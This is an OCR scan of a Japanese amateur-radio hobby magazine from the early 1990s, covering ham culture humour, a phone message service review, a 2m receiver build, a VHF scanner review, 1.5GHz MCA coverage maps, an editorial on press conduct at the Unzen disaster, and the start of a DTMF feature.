タイトル写真: モービルハムをお楽しみになるOM

君もハムにならないか!!

す。形容詞的用法で「それではFBなナイトをお過ごしください」というふうに使います。ちなみにFBが引つ繰り返るとBFで、悪いとか遺憾な、という意味に使われます。また、頻度の高いもののひとつで、お金のことを「先立つもの」と言うことが多いようです。

こうした用語は、各局とのお付き合いで自然に身につくものです。単語カードを作って暗記する必要はありません。

コールサインで呼ぼう

それから、ハムは仲間の無線家を呼ぶとき、決して本名で呼んではいけません。ピュアハムは愛情を込めてコールサインのサフィックスで呼びあうものなのです。「馬場君」とか、「鈴木さん」と呼ばないで「NSD」とか「FBA」というように言うのです。コールサインで呼びあうのは、ハムフェアでよくみかける光景です。

ハムの礼儀作法

ハムには謙遜が求められます。よく知られているところでは、自分の無線機を紹介するときメーカー品であっても「BFなリグ」と紹介します。

また、気の合わない人とのだらだらQSO。早く終わらせたい。そんなときでも、相手の不快感を与えてはいけません。こちらからファイナルを切りだしたのでは相手が気を悪くします。ここはひたすら相手からファイナルの話が出るまで、じっと待ちましょう。

財力を誇示しよう

さて、ハムたるもの、どの程度の財力があるかをアピールするためにアンテナはかかせません。

たとえ、あなたが開局したばかりであっても、庭に自立式タワーを立てて4パラ2段20エレメント八木アンテナでもつけて、ローテータでブンブン回せば、それであなたはOMの仲間入りです。近所の無線家から羨望のまなざしを向けられるようになるでしょう。やはり先立つものはお金のようです。

いよいよ結論だ

さて、いままで書いてきたようなのはちよつと違うぞと感じたあなた、あなたこそ純粋なアマチュア無線家になれるかも知れません。

こつこつ勉強、モールス信号を覚えて、上級資格を獲得していく。土曜日の夜はちよつとした製作をして、自作の楽しみを知っている。そんな姿が真の純粋アマチュア無線家ではないでしょうか。

そうそう、あなたに最適な本がありました。AB別冊月刊「レッツ!ハミング」こそ、その道の入門書なのです!!(こらへつ、記事中で自社の宣伝するんじゃない……読者の声)



好評連載第九弾



体験レポート

まじめなQ²だってあるのだ

編集部

危機がせまるQ²

NTT もいよいよQ²規制に本腰を入れ始め、乱立したQ²も、もはや息たえだえです。これからのQ²は工夫や努力なしでは存在できないでしょう。利用料金にみあったサービスを提供、情報メディアとしての役割を担うものだけが生き残ることになると思います。

地域情報を提供

今回ご紹介するのは、(株)関東システムサービス提供の「スーパー伝言サービス」です。

この「スーパー伝言サービス」、なんと地元の上毛新聞、群馬テレビに広告を出しているのです。なにかと社会問題になっているQ²ですから、新聞に広告を掲載できるということからも「スーパー伝言サービス」は情報メディアとしての地位を獲得

しているといえます。

入魂の内容

「スーパー伝言サービス」のシステムですが、各番組にチャンネル番号が付けられ、ユーザーは周波数をセットするという感覚で番組を選択します。

No.0001~0999のチャンネルはセンター（IP）の番組に、No.1000チャンネルからはユーザー間の情報交換用に割り当てられています。

アクセスしよう

とりあえずセンター提供の番組を聞いてみましょう。

電話番号は、群馬県内からはブッシュ回線の#8511、県外やダイヤル回線からは0990-31-8511をダイヤルします。

ガイダンスが流れて「サービスコードをどうぞ」と聞いてきます。「グループコミュニケーション

ョン広場」へ行行って番組を聞きますから①を押してください。

続いて、希望のチャンネルNo.を押して番組を選択します。

No.0001と0002にはセンターからのインフォメーションと操作案内が入っていますので、初めての方はここから聞くとよいでしょう。

入魂のプログラム

「スーパー伝言サービス」は地域の密着した情報提供をリアルタイムで伝えることがメインですから、ハードの整備とソフトの更新には、惜しみなく力を入れています。例えば宝くじ情報、競馬や競輪の結果速報には、コンピュータによる音声合成で対応するといった具合です。

また、「スーパー伝言サービス」の看板番組ともいえるプログラムが「村岡さんの今週のおお化け株情報」です。経済動向

を詳しく解説、ウラ情報もたっぷり！ 毎日内容を一新するという力の入れようで、それだけで意気込みが感じられるのです。注目株も教えてくれますよ！

自分のボックスを持とう！

「スーパー伝言サービス」では、自分のチャンネルをつくって、自分の情報を吹き込むことができます(チャンネルNo.はコンピュータが選択)。BBSをつくるのに似ています。自分の設定したチャンネルに他のユーザーに情報をいれてもらうので

す。ただし、営利目的には使えませんのでご注意ください。

自分の私書箱を持とう！

「プライベート伝言ボックス」は、ユーザー用の私書箱です。自分のボックスを作るときはサービスコード⑤、録音・再生するときは③で各々のモードに入ります。任意の番号で、あなたの私書箱が作れます。再生には暗証番号が必要なので、他人は聞くことができません。友人にボックスNo.を教え、伝言はそこに吹き込むようにしてもらえ

ばあなたの留守番電話として活用できます。

Q²存続の鍵を握る スーパー伝言サービス

Q²は乱立の時代から、質を問われる時期を迎えました。「スーパー伝言サービス」はあえてその困難な時代に開局、Q²を文化として定着させようとしています。

使いこなしによって、利用料金以上の働きをしてくれるでしょう。今後も注目したいQ²プログラムですね。

サービスコード①でグループコミュニケーション広場へIN!!

Ch.0001

インフォメーション
サービス



▶ 1000チャンネルからはリスナー開放だよ！

Ch.1000

Ch.1006

Ch.10XX

Ch.10△△

使い方説明

あげます

UFO情報

やじうま情報

How To
USE...

もちこ!

なんでもいろいろ作っちゃう!

うーん

レ
ス

Ch.0506

桐生競艇



結
果

Ch.0510

伊勢崎オート



Ch.0520

前橋競馬

Ch.0530

高崎競馬

Ch.0565



村岡さんの今週の
大化け株情報!!



プライベート伝言ボックス

▶ サービスコード③でIN!

あなたと彼女の伝言ボックスを...!!!



再生には暗証番号が必要!!
再生する時は、

「NO.0000+暗証番号△△△△」

▶ 自分のボックスを作っちゃう!!!

サービスコード⑤はマイボックスの登録!

スーパー伝言サービス0990-31-8511 (#8511)

「スーパー伝言サービス」に関する問い合わせは
インフォメーションセンター 0120-01-6045へ

大型製作／全6回 連載！ 絶対作ろうシリーズ

2mバンド レシーバへの 挑戦

第2回 製作プラン編

足立 厚

前号の訂正から


前号の製作プランはいかがでしたでしょうか？

今回は、全部の回路を1枚の基板に一気に作り上げてしまう予定でしたが、RF アンプとAF アンプに前号のプランとは別の半導体を使うことにしたので、今月はその変更点と回路の説明を、もう一度順を追ってご紹介します。

このレシーバの中心部のMC3362についての回路的な変更はありません。

が、一部、文章の上で訂正があります。95ページの左行の下から5行目のMC2231・2233は受信用のICではなく、コードレステレホンの送信用として開発されたもので、MC2231は45

1GHz帯域 低雑音広帯域増幅IC μ PC1658C (NEC)




MHz 帯の微弱電波用で、特徴はトーンの発振器が入っていること、MC2233は小電力用で、発振回路からドライブ・ファイナル段まで1個のICに入っています。

現在、私はこのICを利用して、パーソナル・ホーム・リピータを製作し使用しています。とてもFB…なので、機会があれば紹介しましょう。

RF アンプの変更点

RF アンプについては、前号の記事で、私の得意とする NEC の μ PC1658C を利用すると紹介しましたが、詳しい回路が入っていませんでしたね。

μ PC1658C は NEC の汎用高周波広帯域増幅 IC のシリーズの中では、比較的低雑音で NFB（負帰還）のない状態では、使用周波数500MHz で NF



▲これが NEC の μ PC1658C です。
1個200円程度です。

(雑音指数)1.5dB と、とてもローノイズです。

NFB をかけた状態での NF は、当然よりワイドバンドのアンプとなるため、NF は悪化します。

しかし、それでも3.7dB と低雑音です。

帰還のない状態では、帯域が図1のようにせまく、2m のリアンプとしては使用できませんから、今回は当然 NFB をかけて使います。

また、RF アンプの入力と出

力には FCZ コイルによるバンドパスフィルタを入れて、イメージ混信などのスプリアス特性を向上させています。

もし、出力レベルをアップする必要があるなら、 μ PC1658C の2番ピンに抵抗を入れますが、今回はやさしく簡単に作ることに目的ですから、基本回路通りに製作します。


図2が RF アンプ部の回路となります。

AF アンプ部の変更点

次は、信号の出口である AF アンプについての回路変更と、その解説です。

前号の回路では、毎度おなじみの LM386 タイプの IC を利用するようになっていましたが、筆者の気まぐれで、東芝の低電圧用パワーアンプ TA7368P に変更します。ピン配置と、電

図2 VHF レシーバの RF アンプ部回路



気的特性を図3に示します。

理由は特にないのですが、基板上のスペースをあまり必要としないシングルインラインパッケージ（9ピン）であることと、音声出力はあまりかせげないのですが（最大720mW）、LM386と比べると、かなり低い電圧から使用でき（2V～10V）、そして消費電力も少なくてすむからです。

AF アンプ部の回路を図4に示しました。

実際に製作する回路と部品の購入

前号の図6の全体回路に以上の点を変更して、実際に製作する回路を図5に示しました。

さて、ここで重要なのが部品の入手方法、購入先ではないでしょうか？

順を追って、主な部品についてリストアップしてみましょう。

- IC… μ PC1658C
MC3362
TA7368P
アド電子パーツ（秋葉原）
- 水晶…10. 245MHz
アド電子パーツ（秋葉原）
- コイル… L_1 、 L_2 、 L_4
FCZ 研究所（7S コイル）
- フィルタ…CFU445B
SFE10. 7MHz
小沢電気（秋葉原）
- CDB-455C…455kHz の1

FT でも代用可能（東光 IFZ-455A）

これくらいの説明でなんとか部品は入手できるでしょうね。さて今回は、プリント基板の製作と組み立て、音出し（調整）をおこなう予定です。

今回の製作でもプリント基板の配布サービスを予定しています。

では、また来月！

図3 TA7368P のピン配置と特徴

TA7368P は、ポータブル用カセットテープレコーダ、ラジオなどの出力段用として開発した低周波電力増幅用 IC です。

- ・ 外付け部品の大幅削減
（コンデンサ 3個のみ）
- ・ 無信号時電流が少ない。
： $I_{DQ} = 6.6\text{mA}$ （標準）（ $V_{CC} = 6\text{V}$ ）
- ・ 動作電源電圧範囲が広い。
： $V_{CC} = 2 \sim 10\text{V}$
- ・ 出力電力
： $P_{OUT} = 720\text{mW}$ （標準）
（ $V_{CC} = 6\text{V}$ 、 $R_L = 4\Omega$ 、 $THD = 10\%$ ）
- ・ 電圧利得： $0\text{V} = 40\text{dB}$ （標準）





図4 VHF レシーバの AF アンプ部回路



本文内の店の中には通販を受付ない店もあります。

簡単なことはうれしいね

VT-150 VHFモノバンド 受信機

受信機性能向上委員会

菊野 大助

やってくれるね

編集部からひさしぶりに依頼があったのは、梅雨真っ盛りの6月のある日のことでした。

わたしはこのところのユビテルの受信機群に興味深く見ていたところ、タイミング良く新製品だよとVT-150というVHF専用の受信機のモニターができることになりました。

編集部さん、ありがとう。

それにしてもアイコムに対応してか、ユビテルの受信機の新製品攻勢は凄い勢いがありますね。感心してしまいます。

どれも、初心者には十分すぎるほどのスペックを持った高CP（価格対性能）な受信機なのですから立派です。

デザインもサイズもかさばらない大きさが好感が持てます。

今回はVHF

販売店に情報網を持っているので、この新製品の情報は6月にはいってすぐ入りました。

販売店用のカタログには近

日発売と書いてありました。

カタログを見ているという
ような特徴があるようです。

- 1、多機能型
- 2、30chメモリ
- 3、高速スキャン
- 4、プライオリティ機能
- 5、3電源方式
- 6、Sメータ付き
- 7、バックライト付き

これだけの機能が詰まった受信機はすごいものです。けっこう驚異です。

多機能とうたったものでさえ、なにかひとつ機能が抜けていたりしたものだったのです。ですからもう、ここを読んでからは販売店に行くしかないかな!?

買う前にちょっと 中身を教えましょう

こういう受信機は店頭でじっくり触れるというチャンスは秋葉原でもないかぎり、あまりないと思います。


ユビテルの受信機はレーザー受信機と同じように、大型ディスプレイショップなどや、自動車用品店に陳列されているようです。

こういう場所では電源を入れて実際に受信して性能を確認してから買うというよりも店員さんの勧めで買うことになってしまうようです。

そこで、受信機性能向上委員会としては、皆さんに買って損

しないように事前に性能や、取扱方法をやさしく解説したいと思うわけです。

取り説は読まなくてもABは読





電池は充電式です。

む、という君は賢い！

ではいよいよ解説開始だよ。

説明書類は とても親切

小冊子形式の取扱説明書のほかに、別紙で簡易取説がついています。

それではここからは、この受信機を持っていたら触りながら見てください。

まだ買っていない人は買ってからもう一度読み直して下さいよ、役に立ちますよ。

周波数の入れ方

初期値は 145.00 MHz で、周波数ステップ 10 kHz、ピープあり。となっています。

まず、任意の周波数を入れてみましょう。

まず SQUELCH (スケルチ) を反時計方向に回し切っておきます。

POW/VOL (電源・音量) つまみを時計回りに回すとカチツと音がして、電源が入ってザーという音が聞こえてきます。

スケルチつまみを回してザーツという音が消える点でつまみを固定します。

①⑤④④⑤と連続してキーイ

表示のあるボタンを押してください。

154.450 と表示されます。

アンテナがちゃんとつながっていれば、電波が入れば声が聞こえてきます。

メモリのしかた

聞いている周波数を保存したあと、また呼び出して聞きたいという場合に便利なのが、メモリ機能です。

たとえば 154 MHz にある簡易無線 9 ch を 1~9 ch に入れてみましょう。

また最初から 15445 ENT と入れ 1 → FUNCTION → MEM. WRITE (▼) を押します。ピピツと音がして記憶できました。

めんどくさくても 30 ch すべていちいちキー入力→ch を入れる必要があります。

スキヤンのしかた

メモリを入れたあとでその周波数を順次受信(スキヤン)させることができます。

周波数を各chに入れたあとで右上のSCANボタンを押してください。

すぐに動作を開始します。

ンします。

そのままでは点滅してしばらくするとともにの周波数に戻ってしまいますから、ENTER という緑色の

スキヤン中は、メモリーch 表示がLCDディスプレイの左上に表示され、くるくると数字が変わっていきます。

受信するとそのchで止まります。

聞こえてから信号が消えて、一定時間が過ぎるとスキヤンは再開されます。

一定時間は 2 秒になっていますが、FUNCTION → DELAY ボタンを押すと 4 秒間に延長できます。

サーチのしかた

バンドの全ての周波数、142~170 MHz をワンタッチでぐるぐるサーチ受信するのがこの機能です。

FUNCTION (右下ボタン) → SEARCH (右上ボタン) で表示の周波数から上に向かって変えたいときは▲▼が方向ですから、下にサーチしたときは▼を一回押します。いったん周波数が止まります。続いて同じ方向の▼を一回押します。1 ステップ周波数が下がり、続いて下方向に変化し始めます。

サーチを止める場合は上の開始コマンドを繰り返すことで止まります。

パス機能って?

他の受信機では「ロックアウト」といいます。

30 あるメモリにたくさん入れておいても、良く聞く周波数以外はスキヤン対象から常時外しておきたいときに使えます。

入れたたり出たりはキー操作

の繰り返しです。

この動作はメモリchを聞くモードになっています。

パスしたいメモリch数 →
FUNCTION → MEM.
READ → FUNCTION →
PASSでスキャン時に呼び出すことができます。

その他の機能

暗いところで周波数表示がみづらい場合に5秒間照明がつくランプキーがあります。連続点灯しないのは、電池の消耗を防ぐ意味を持っています。

優先周波数機能というのは、地元の消防本部の周波数や、船舶の16chのような常時間いていたい周波数を優先して受信することができるものです。

この機能を使うと、サーチ、スキャン、マニュアル受信のどの場合でも5秒おきに優先周波数をちよっと聞きしてくれますから、聞き漏らすことが少なくなります。

メーカーに注文です

さて誉めてばかりいるのも、ペンを持つ手がむずむずしますので、ちよっとここいらで、本音コーナーといたしましょう。

今後の新製品の開発のヒントにしていだきたいと思っています。

この受信機を含め、メーカーは「どういうユーザー層に向けて開発して販売した。」のかを、広報してくれる出版社には知らせていただきたいのです。

製品コンセプトを勘違いしたまま製品批判することは、お

互いの損失だと思うのは、部外者である私の理解不足でしょうか？

その出版社の記事が読者に影響を与えるほど権威があればなおさらです。

受信機性能向上委員会としては、この製品をC160と比較することを勧めます。

機能	VT-150	C160
受信範囲 (MHz)	142-170 MHz	118-175 と 230-385
メモリ数	30	40 or 200
周波数ステップ	10, 12, 5 25の3種類	5, 10, 12.5, 20, 25, 50, 75, 100
サーチ	全周波数2分	早い
帯域受信	不可能	可能
価格	3万円台	3万円台
Sメータ	あり	あり
航空無線	受信不可	可能

内部発振がありました。

160.71, 73 MHzに出ます。

そしてちよっと我慢できないものに、周波数範囲の指定ができないことにあります。

現在のVHFで頻繁に交信をしているとみられている範囲は146~154 MHzまで、または間にあるデジタル無線のザーザー音を我慢してでも船舶帯の158 MHzまでです。

その間だけを集中的にサーチするユーザー設定のプログ



VT-125とそっくりの周波数ロックとりセット部。

ラムサーチはあるべきだったでしょう。

10 kHzステップでは、サーチ時間が142~170 MHz間を2分22秒前後かかります。

つまり約2分半待たないと同じ周波数にならないというのは長い気がするのですよ。


メモリがたった30chしかないのなら、サーチ範囲ぐらい設定できるようにしてくれないと、聞きたい範囲は初心者つて狭いと思うんです。

まあ、初心者はメモリはそれ程多く必要としないし、サーチそのものをしないかもしれないということかもね。

受信専門家の目で見ても不満だらけの受信機でも部外者に聞いてみたら、かつこよくていいんじゃないとの返事です。

最後に

アマチュア無線機を受信機として使用することは、多機能を生かして有益なのですが、無線機は免許が要るので、初心者には安くて手軽にいろいろな周波数が簡単に聞けるという「受信機」がいいと思います。



VT-125と見分けがつかますか？

飛びが 違うかな?

東京地域の 1.5GHzMCA エリアマップ登場

編集部

1.5GHz首都圏の戦い!

800MHzでのMCA・JSMRの周波数が需要が逼迫してなくなり、代わって今までの倍の周波数の1.5GHzが使われるようになったのは既にお知らせしました。

準マイクロ波と呼ばれる新しい周波数は、今までの周波数と全く違った伝はん状況で正確なサービスエリアが分かりにくかったのですが、既に首都圏では田無・東京で移動無線センターの運営するJSMRの両方がほぼ確実なエリア図を発表したので、これを今回は掲載します。

準マイクロ波の特性

新しく使われる準マイクロ波はアマチュアで使う1.2GHz

より更に300MHz上の周波数を使います。周波数は、基地局（指令局とも言う）が1.52~1.58GHzと移動局が発信する周波数は48MHz下になります。

チャンネルスペースは25KHzステップになっています。

中継局の出力は今までに比べて倍近い80W前後になり、基地局・移動局は5Wまでしか許可されてません。

中継局での受信の際に、ダイバーシティ方式を採用したり、受信ブースターを利用したりして上り下りのバランスを取っています。

無線屋さんの常識として『周波数が高くなればなるほど飛びは悪くなる』なんて言うジンクスみたいなのが今までありまし

たが、準マイクロ波も同じで飛びは余り良くないだろうというのが通説でした。

ところが実験して見ると800とはまた違った伝はんで思ったより飛んでくれます。

東京MCAの場合は、今までの赤坂からKDD大手町ビル屋上で運用を開始しています。こちらは高さ150メートル。

対するモトローラのJSMRは相変わらずセゾン系のサンシャイン60屋上で280メートル。

見通し距離は圧倒的にJSMRが有利です。

これがエリアにも現われていて東京だけで利用したい人は、JSMRを利用したほうが広いエリアが使えます。

来月はもう少し詳しく話しましょう。

東京JSMR(1.5GHz帯)サービスエリア図





雲仙の火砕流大惨事は マスコミにも責任の一端が

— 征木 翔

長崎県の雲仙岳で起きている一連の火山活動は、すっかり経済大国の住み心地の良さを満喫していた私たち日本国民に、自然の「破壊力」の恐ろしさをまざまざと見せつけたものでした。

とくに6月3日に発生した大規模な火砕流の流出では、消防や警察、報道陣の中から40人を上回る死者、行方不明者が出ただけにその思いは一入^{ひとしほ}で、まさに「災害は忘れた頃にやってくる」との昔からの例えを改めて強く認識させられました。

この大惨事はすでにこれまでにマスコミで何度も大きく取り上げていますが、なぜこれほど多くの犠牲者が出てしまったのか、どうして火砕流の発生を予測できなかったのか…などを、二度とこうした大惨事の発生を繰り返さないためにも、『AB社会部』ならではの視点で更に検証してみることにしましょう。

大量の犠牲者は お役所の防災関係者と マスコミの責任

今回の火砕流災害は、現地で

取材中だった14人にも及びマスコミ関係者を呑み込み、マスコミ史上でこれまで最大の災害となりました。

その要因として、地元では国、長崎県、あるいは島原市当局の防災責任者たちが、火砕流の恐ろしさを住民に知らせることを怠っており、決定的なミスを行っていた、という声があがっています。

その点では“迫力ある報道”を行うことだけにウツツを抜き、肝心の情報を伝え得なかったマスコミも同罪と言わねばなりません。

遅かった避難が 大惨事を招いた

島原市の災害対策本部は、当初、土石流が発生した5月下旬以降、水無川上流の5つの町に避難勧告を出していました。ところが5月31日に火山予知連が「今後も厳重な警戒が必要」と、いつもながらの歯切れの悪い“統一見解”を出す、その翌日には現地で観測に当たっている九州大学島原観測所の太田一也所長がそれに反対する助言を

いったにもかかわらず一切無視して、一方的に3つの町の避難勧告を解除してしまいました。

マスコミ関係以外の犠牲者の多くは、避難勧告が出されていた北上木場町地区の人たちだったことを思えば、「避難勧告が火砕流が初めて発生した5月24日か、その発生回数が急増した26、27日あたりに出されていたならば、こんな大惨事にならなかったのではないか…」との声が地元でも多く出ています。

島原市当局が再度、避難勧告を出したのは、大惨事が起こった翌日、それも長崎県警からの要請を受けてのことでした。また国側の措置も同様で、西田国土庁長官が現地に赴き記者会見で避難措置の強化を訴えたのは、なんと6月5日に至ってのことでした。5年前の伊豆大島・三原山大噴火の際に、一人の犠牲者も出さずに一万人の島民を無事に島から脱出させた大島町、並びに東京都の俊敏な措置と比べれば、やはり今回の大惨事は行政側に大きな怠慢があったことは、誰の目にも拭いようがないことのようにです。

「報道」の腕章を着けてれば、 何をしてもいい…という マスコミの身勝手

また地元にはマスコミの報道
姿勢を批判する声も高まってい
ます。

大規模な火砕流が発生したの

は、日本の火山観測史上、今回
が初めてのことでただけに、
テレビ、新聞各社とも、その“決
定的な瞬間”をスクープするこ
とばかりに夢中になっていたの
は、毎日、新聞に目を通し、テ
レビのニュースを頻繁に見てい
る人ならば、誰の目にも明らか
なことです。

こちら AB社会部

征木翔

火砕流が発生しそうな可能性
や、もしそれが発生した際の恐
ろしさ、あるいは避難方法など、



写真提供・共同通信社

こちら AB社会部

征木翔

住民の安全確保の具体的な方法を構じていなかったのも事実でした。

そのため地元では「消防団も地域の住民だ。それをマスコミにひっぱられる形ではたしてあんな山腹まで行く必要があったのか？ マスコミの連中が奥へ奥へと目指すので、消防団も行かざる得なかったのが現実だ。マスコミが犠牲者を増やした」との声が出ているのも事実です。

体育館に避難している人たちの中には、あるテレビ局のリポーターにマイクを向けられて、さも苦々しそうにこうなる人も見受けられました。

「おたくらは仕事だ。給料も貰っている。それに比べれば消防団は全くの奉仕だ。毎晩、徹夜でポンプ置き場に集まって警戒しているが、番茶を飲むのも自腹だよ。人を殺しておいて、何が報道の自由だよ。あんたらさえ居なければ、被害は半分で済んだんだ」と。

マスコミよ、お前は いったい何者か

今回、マスコミからこうも大勢の犠牲者が出たのは、大新聞、TVの姿勢、あるいは体質にも問題があると考え、その内部からも「今回の事故は“人災”だった」の声が起こっています。

以前のこの欄でも取り上げることがありますが、皮肉にも、日本のマスコミは先の湾岸戦争が勃発した際に、実に身勝手な各社間の「協定」によってわれ先にとばかりバフタッドから逃げだし、失笑を買いました。

今回の不幸な事態は、それとは全く逆のケースなのですが、そのチグハグぶりが、日本のマスコミの根本的な体質だという声もあります。

本来ならば、大新聞やTV局は自らの社内からこうまで犠牲者を大勢出すに至った状況を細かく報じ、ちゃんと説明するのが本筋なのですが、マスコミ各社の厚顔ぶりは異常とも言えるほどで、ほとんど口をぬぐったままなのです。

そればかりか、責任を回避せんとする風潮さえ見え隠れしているのが事実です。

実際に、今回の事故を報じた新聞各社の見出しはこんな具合でした。

「危険地帯に報道陣多数」
「取材陣多数、巻き込まれる」
「安否気遣うマスコミ、“いい仕事”が裏目」…。

新聞各社の社員で組織する「新聞労連」は6月4日、こんな談話を出しています。

「今回、マスコミ関係者の中から犠牲者が多く出たのは、報道各社に行き過ぎた報道競争とセンセーションナリズムがはびこっており、被災者はその犠牲となったといえる。人命を軽視するそうした傾向に抗議するとともに、今後、冷静な取材を求めて行く」としています。

大島大噴火の際、マスコミは避難して留守となった島民の家に、身勝手な報道の「特権」を持ち出して、勝手に上がり込み、無断宿泊をして非難を浴びたのですが、今回も日本テレビのフルーが避難して留守になった

民家に入り込み、電気や電話を勝手に使用していたとして、同局の関係者が島原署から事情聴取を受けています。この件も同局の取材フルーの一人一人が報道人としてのモラルが欠けていたのは当然ですが、現場取材を至上主義とするマスコミ全体の体質にも問題があったと言えるのではないのでしょうか…。

惨劇を繰り返すな

今回のマスコミ関係の犠牲者にはテレビ局の下請け会社やアルバイトの人たちが多く含まれています。

今回、幸いにも難を逃れた地元の大学生は「三交替で溶岩の監視をしていた。時給700円。カメラマンがもっと奥へ行こうと言えば、嫌だというワケにはいかない。あの日はたまたま火砕流が流出したときには、下の前線本部に下りていた。その代わり仲間が一人亡くなってしまいました」と涙にくれていました。

こうした悲劇は、映像時代の「宿命」と言えばそれまでですが、はたして亡くなった下請け会社のスタッフやアルバイトの学生が、正規の社員並みの補償が得られるのかも気になるところです。

こうした惨劇だけは、絶対に二度と繰り返しては欲しくないものです。

特集

D

T

M

F

&

リ

モ

コ

ン

で

遊

ぶ

大

全

集

!

1

不思議な信号DTMFっていったい何だ？

2

最新トランシーバDTMF機能フル活用！

3

超簡単にできるDTMF信号発振器の製作

4

DTMF信号とトランシーバでリモコンする！

5

DTMF信号で電子ロックを作ってみよう！

6

DTMF信号をスクランブルしてみる！

7

DTMF信号と赤外線リモコンをつないでみよう！

8

電話回線にDTMF信号を送ってみる！

9

電話回線からDTMF信号を受けてみる！

MADE IN HAL-YAZAKI

不思議な信号 DTMFって いったい何だ？

DTMFって何だ？

DTMFとは、プッシュホン
の「ピッ・ポツ・パツ」という
あの音のことです。というのは
ほとんどみなさんがご存知のこ
とでしょう。

でも、このことはきわめて正
しいのでありますが、これだけ
ではDTMFを使ったりリモコ
ンを考えるにはちょっと不十分。

そこで、DTMFとそのウン
チクのはじまり・はじまりとな
るのです。

Dual Toneの話

「ピッ・ポツ・パツ」の「ピッ」
には、二つのちがった周波数の
音が、混ざっているのです。

音の周波数がちがうというこ
とはどういうことかというこ
と、音の高さがちがいます。

高い音のグループ（高群）と
低い音のグループ（低群）と呼
ばれるグループの中から各1ヶ
ずつの音を選んで、二音を混ぜ
て、「ピッ」という音ができあが

ります。


具体的に、どんな周波数の音
が出るのか、各キーについてま
とめたのが図1です。上の数字
が低群、下が高群の周波数です。

図1 DTMF 信号16音の構成

1 697Hz 1209Hz	2 697Hz 1336Hz	3 697Hz 1477Hz	A 697Hz 1633Hz
4 770Hz 1209Hz	5 770Hz 1336Hz	6 770Hz 1477Hz	B 770Hz 1633Hz
7 852Hz 1209Hz	8 852Hz 1336Hz	9 852Hz 1477Hz	C 852Hz 1633Hz
* 941Hz 1209Hz	0 941Hz 1336Hz	# 941Hz 1477Hz	D 941Hz 1633Hz

キーボードのこと

図1には、O～Dまで16ケの
キーがあります。これはもちろ
